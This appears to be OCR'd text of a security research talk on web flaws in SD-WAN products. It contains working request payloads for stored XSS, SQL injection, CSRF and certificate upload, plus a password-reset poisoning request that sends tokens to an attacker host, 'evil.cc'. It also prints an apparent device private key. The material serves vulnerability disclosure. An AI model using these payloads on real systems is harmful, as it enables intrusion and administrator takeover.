
Old Good Web Vulns

Viprinet Stored XSS


CLI Interface

```
# set NAME <svg/onload=alert(ViprinetSessionId)>
OK 0 lines following; Property value set
# ls
OK 10 lines following; Listing
NAME String "Name" <svg/onload=alert(ViprinetSessionId)>
IPPROTOCOLKIND Enumeration "Matching IP protocols" Ignore
IPADDRESSKIND Enumeration "How to match IP addresses" Ignore
IPRANGE String "IP addresses" 0.0.0.0/0
TCPUDPPORTKIND Enumeration "How to match TCP/UDP ports" Ignore
PORTRANGE String "TCP/UDP port range"
TOSKIND Enumeration "How to match the IP TOS/DSCP byte" Ignore
TOS Integer "TOS/DSCP byte value" 0
VLANID Integer "Tunnel Segmentation / VLAN ID" 0
TARGETCLASS Enumeration "Target class"
```


Viprinet Stored XSS via CLI



Private Key


Viprinet Virtual VPN Hub (AWS Edition) - RuggedVPN Firmware
Serial: 01-05910-00-10477 - SupportID: V3S9-HCUP
Version: 2017090400/2017083100
Unnamed router
Logged in as: root
Log out
Configuration Objects
Add
Delete
VPN Tunnels
VPN Clients / Road warriors
WAN/VPN Routing and NAT
LAN settings
Integrated services
AdminDesk Service settings
HTTP Access Control Lists
HTTPS Access Control Lists
SSH CLI Service settings
SNMP Settings
DNS Service settings
NTP Service settings
Dynamic routing settings
Logging & Maintenance
Traffic Accounting
QoS rules and classes templates
Virtual Hub Identity Manager
License subscriptions
Administration
Automatically generate self-signed SSL certificate:
CA Certificate:
Intermediate CA Certificate:
Certificate:
IQYDVQQKExpWaXByaW5ldCAwMS0wNTkxMC1YWC1YWFhYWDEvMC0GA1UECxMmQXV0
by1nZW5lcmF0ZWQgc2VsZi1zaWduZWQgY2VydGlmaWNhdGUxFjAUBgNVBAMTDTE4
LjIzNC4xMTMuMjAwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDTyq6r
uVvjH8dzampWPSunrsDAr9GISAFNGOyeqcmYXvQzNcsvk6r6JjhNLEgy0Z0qq
SQsRvaO4yP4vPgLSyPW9snSqkq+ZYWbXd7NWIcnqUbtUj6WnLwYU7eMwgVJdVSR
UlpG5YP5c3oHrUCNwZNc+VkzOrPdqqezWuDbXm405h82whf1aVKyfZfsYupvj4Gp
rkOxXnJ14ZbdLwmehEmPbNs7u0uS99Nfr6qYHyT+HSrBFswJM+sn4MWYcC+dI6kF
yoPoOczzBPsIFowa7cP6+DnKvGpjWZo6+94poOQJfxVhHc00/w955/ygUug5k7Pc
QDQMjMG6cNcDWJbLAgMBAAEwDQYJKoZIhvcNAQELBQADggEBAH8nmt5g8Sy6nEsx
wpMLCvptFpiZAk4iMgyJxMsolMZdquRq6f8fcB7WkE6VdYlaVaJMMXdUOFJg02VI
IGUW1uY3fDuBplb6Q55ENXLTdmOvk0xmetcSzHuA8tMeua2D1/Vc8DlC1cZlCqTd
aDfZYfZZ+B8qRMn6e475bYtRKOPOq8DwOoUTSPAhXqPgQq/pjT/870Vd4rbxUJ9m
mYzOl+DkRUGTkFy17QiFRuTFK40S4ZAV9ByDPgVzmQ+WqDcSqmNsUmGIpyupLcGW
i09zICn7vW1UVSbr4i54HIdHQvYXjh3dZ5xp6Zp4c6XXfd5t3vsaD++65AQiMBh3
Y2hbHNQ=
-----END CERTIFICATE-----
Certificate Private Key:
OzqRmC4inyDlQW33KlItmOFsUMJpAWoaNOc22qr+EDNt73gwGUJIcTHHYKOY46jZ
q+/QhnDRAoGBAPPEcE2kgmPGsMeQhdNle2z0g+53cXL3HsbaxabO1pjgjzVltuSE
wxphSNU/6EdahdcIqaCHDaHPuTmDxka9THnZLNQ6jpOGax0QERwDD8lyJl+jsT9C
pdqvcE2/0uUfIV6xKaMfTQaubXqOltzZfBEuY0ZbzmJRq375689fUT1XAoGBAN5r
d+g87otxqLqAwwevWQV50kaVUze/95VmxI7lOs/M2cjiD8l0hL543GVqQ+HaMTco
B9hLwECvwmDufhaiAIVxXNaRGuKVNh/X97uMF8/XcE1y4QdRbvYzQXWUXrHIMgrI
HDvkG5kgSo10YGRyuHSqViSn7MNRoAbnvap/phWtAoGAIZR58/gpjh0c1SDvjoN4
UTYNxpflpPSt5K7Wc3giz8R/ddehLjGrvsKQCfBXyxyJO2oSE+8GzbeTyHyCn9QL
6O0l48Z9RY1KzCIeeUFt1l0i3A9Rn2j41AvpEY8gxuauTSmi7YQIk98/VkPJzU+
hg9h1Ztn/ttJSKCc/2AeDNkCgYAeY1x8lGabEqpU4ObElAZ7owtBrYEzKr0u4l2U
kGkanwhaU9ilU60XQPgLuxsPLnpu6L85pA/eRqUuDSeY/AVKNhTTE/wyXOSKMT2d
mCRgtzSWwE1SbKPWa2ZUJDNT4uBDbNe+rwm+QBUvgmjxEGN3PRaL542Hmg1dJChb
tRkB+QKBgDMd/ZaFqozzGpIsS4sKSvdQI0K8YrPMF9WmWAyn2faKNvWgmbpn/5MH
2Du/XopdfpjwBHmrANOZWzafz7kqJQ/6NNhMryABCB9lgqc2SbavjI56/G9IyhlI
PE+6ShHgKggMyxA6CH1UeezEEvxVQ2BVEI33DU9J6/kSmKELid33
-----END RSA PRIVATE KEY-----
Certificate Private Key Passphrase:
Change
Permissions
Read access:
root
Write access:
root

Certificate Fingerprint



Citrix SD-WAN SQL Injection

Citrix SQL Injection in events_download.cgi

```
POST /[redacted]/events_download.cgi HTTP/1.1
Host: 10.30.37.77
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://10.30.37.77/cgi-bin/pages.cgi?title=delete
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Cookie: [redacted]
Connection: close
Upgrade-Insecure-Requests: 1

[redacted]=1 union select database()
```

Response will contain a **gzip** archive with **events.csv** file.
`CBVW_Events` database name will be in the file

The Good Old Friend

CSRF

CSRF in SD-WAN

- SD-WAN webapps don’t implement CSRF protection entirely or do it wrong
- The favorite method is Content-type header check, but…
- There is the SWF-based JSON CSRF exploit that bypasses that check
- Vulnerable systems
  - Citrix NetScaler SD-WAN
  - Viptela REST API
  - SilverPeak EdgeConnect

SilverPeak REST API CSRF

- If and only if Content-Type value equals to “**`application/json`**” then a request is handled by the application
- This attack allows remote attackers to perform critical actions like setting BGP parameters, changing web configuration, adding users, etc. on behalf of an administrator
- It's possible to bypass this CSRF protection using Flash
- `http://10.1.0.135/test.swf?jsonData={"issue":"111","motd":"test"}&php_url=http://10.1.0.135/test.php&`**`endpoint=https://54.158.216.59/8.1.4.9_65644/rest/json/banners`**

Certificate Uploading

```
POST /cgi-bin/install_apnaware_cert.cgi HTTP/1.1
Host: 10.30.37.55
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://10.30.37.55/cgi-bin/pages.cgi?title=aware_certs
Content-Type: multipart/form-data; boundary=---------------------------252812601814207
Content-Length: 1318
Cookie: CGISESSID=1442c9d51ae6edda7037dbd8c90c575c; APNConfigEditorSession=da5qpr16v39luoo103kgv6lrp6; navigator-tool-tip=true
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------252812601814207
Content-Disposition: form-data; name="certfile"; filename="SDWANCENTERCert.pem"
Content-Type: application/octet-stream

-----BEGIN CERTIFICATE-----
MIIC/jCCAmegAwIBAgIJAJfZXL3sq+KTMA0GCSqGSIb3DQEBBQUAMIGXMRAwDgYD
VQQDDAcqLiouKi4qMRgwFgYKCZImiZPyLGQBGRYIQVBOQXdhcmUxHjAcBgNVBAoM
FVRhbGFyaSBOZXR3b3JrcywgSW5jLjEUMBIGA1UECwwLRW5naW5lZXJpbmcxCzAJ
BgNVBAYTAlVTMRMwEQYDVQQIDApDYWxpZm9ybmlhMREwDwYDVQQHDAhTYW4gSm9z
ZTAeFw0xODA2MjUwNzU3NDFaFw0yODA2MjIwNzU3NDFaMIGXMRAwDgYDVQQDDAcq
LiouKi4qMRgwFgYKCZImiZPyLGQBGRYIQVBOQXdhcmUxHjAcBgNVBAoMFVRhbGFy
aSBOZXR3b3JrcywgSW5jLjEUMBIGA1UECwwLRW5naW5lZXJpbmcxCzAJBgNVBAYT
AlVTMRMwEQYDVQQIDApDYWxpZm9ybmlhMREwDwYDVQQHDAhTYW4gSm9zZTCBnzAN
BgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEAukoHEHlWk5QSdRwgKp5NSeVWU7N3mAFk
m5V4iWLbnRBHGmb1P+P4hU7Iey+ui3nG44p96QrakWZCTOSR8v9joFEFyO3XmXfc
YapKeqTn/PEYaqDXDzs58WvSdMQkKuARNRlJm+A4i9ETaC59gXiYjFFf5/eF5O2i
qZdPRYgKOCMCAwEAAaNQME4wHQYDVR0OBBYEFEIvzT+h7FIlno2FkOE6VFFvekdR
MB8GA1UdIwQYMBaAFEIvzT+h7FIlno2FkOE6VFFvekdRMAwGA1UdEwQFMAMBAf8w
DQYJKoZIhvcNAQEFBQADgYEAYeIEbPLWJLz+nYYX1RkZzwPTwgbHWZRKKuVRnfEU
dtPKnpAImR20P/f8DROnB0NF4oKt6lxOt5IO75P6bqbQLTQkv4P2ODylGCo1EBnI
lddtIvuHWEfYxG5M/M0WF/EPbAGTcIVf9slzzD+L8UKMlhSf9IgyA8CpIBbR86/z
y4g=
-----END CERTIFICATE-----

-----------------------------252812601814207--
```

Citrix SD-WAN Certificate Uploading

- There is no protection against CSRF
- It is necessary to upload self-signed certificate to authenticate an SD-WAN Center
- This attack totally compromises Northbound interface and could allow an attacker to gain control over the entire SD-WAN

Old but Gold

Host Header Attack


Host Header Attacks

- Described by James Kettle in «Practical HTTP Host header attacks» in 2013
- Riverbed SteelConnect was vulnerable to the password reset poisoning attack
- Host header value was used to build a link for password resetting
- An attacker can send a POST request with an arbitrary Host header value in case of knowing an admin's username and email
- If the admin clicks on the link the password token will be sent to the attacker's host

Password Reset Poisoning

```
POST /reset-password HTTP/1.1
Host: [redacted] riverbed.cc.evil.cc
Connection: close
Content-Length: 47
Cache-Control: max-age=0
Origin: https://[redacted].riverbed.cc
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Referer: https://[redacted].riverbed.cc/reset-password
Accept-Language: en-US,en;q=0.9,ru;q=0.8
Cookie: CC571F007DE06348=[redacted]9UoeR0z4aGdZJ0BtbIxMJ

username=trial[redacted]&info=eweqwee[redacted]
```

Password Reset Poisoning



Insecure Authentication

Authentication

- During the research, we found several vulnerabilities related to insecure authentication
- All authentication checks were implemented on a client-side
- Authorization token was formed on a client-side, too
- Probably, developers of some SD-WAN **do not distinguish JavaScript from NodeJS**

Client CLI Help


```
root@VWC:~# /home/REDACTED/bin/aa_client --help
aa_client options:
  -h [ --help ]                         print help text
  -i [ --ip_addr ] arg                  ip address of the server
  --tcp_port arg (=2156)                tcp port of the server
  -u [ --username ] arg (=REDACTED)     user name to use when connecting to the
                                        server
  -p [ --password ] arg (=REDACTED)     password to use when connecting to the
                                        server
  ...
  --config-info                         get info about config file.
  --download-txt-cfg                    download thetext config file (.cfg) to
                                        the current directory, or to
